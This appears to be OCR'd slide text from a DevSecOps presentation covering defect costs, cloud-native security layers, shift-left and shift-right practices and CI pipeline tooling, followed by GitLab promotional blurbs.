
ID: 346925

Costs of defects are increasing




Barry Boehm, Software Engineering Economics *IEEE*, 1984

Waterfall: the Continuous Gap




Large container shipping ist not so easy

The 4C's of Cloud Native Security




Applications in the cloud era




DevSecOps pipeline
Is a **production system**
Shift-left, -right
GitOps PULL not PUSH

Shift left


CI BUILD PIPELINE
CI BUILD TRIGGER
BUILD
SHIFT-LEFT
QUALITY↑
SHIFT LEFT
UNIT TESTING
SYMBOL SERVER
WHITESOURCE SECURITY VULNERABILITY
STRYKER
MUTANT
SONAR QUBE
FAIL FAST!

Shift right security configuration



Agenda

1. From Agile to **DevSecOps**
2. Security **challenges**
3. **Shift-Left/-Right** approach
4. Continuous **security chains**

What is your biggest DevSecOps dilemma?

Complex Toolchains

Your DevOps toolchain is complex, expensive to maintain, and brittle

With GitLab, you can simplify your toolchain. Ditch the plug-ins, minimize the integrations, and get back to releasing great software.

Learn More →

Bottlenecks

Your developers are slowed down by bottlenecks, hand-offs, and re-work

With GitLab, SCM, CI, security and more are in one browser window. Stop context switching and start collaborating at the point of code.

Learn More →

Security

You are forced to trade speed for security... or security for speed

With GitLab, you can move security "left" in the development process. Developers can see and fix problems, with security fully in the loop.

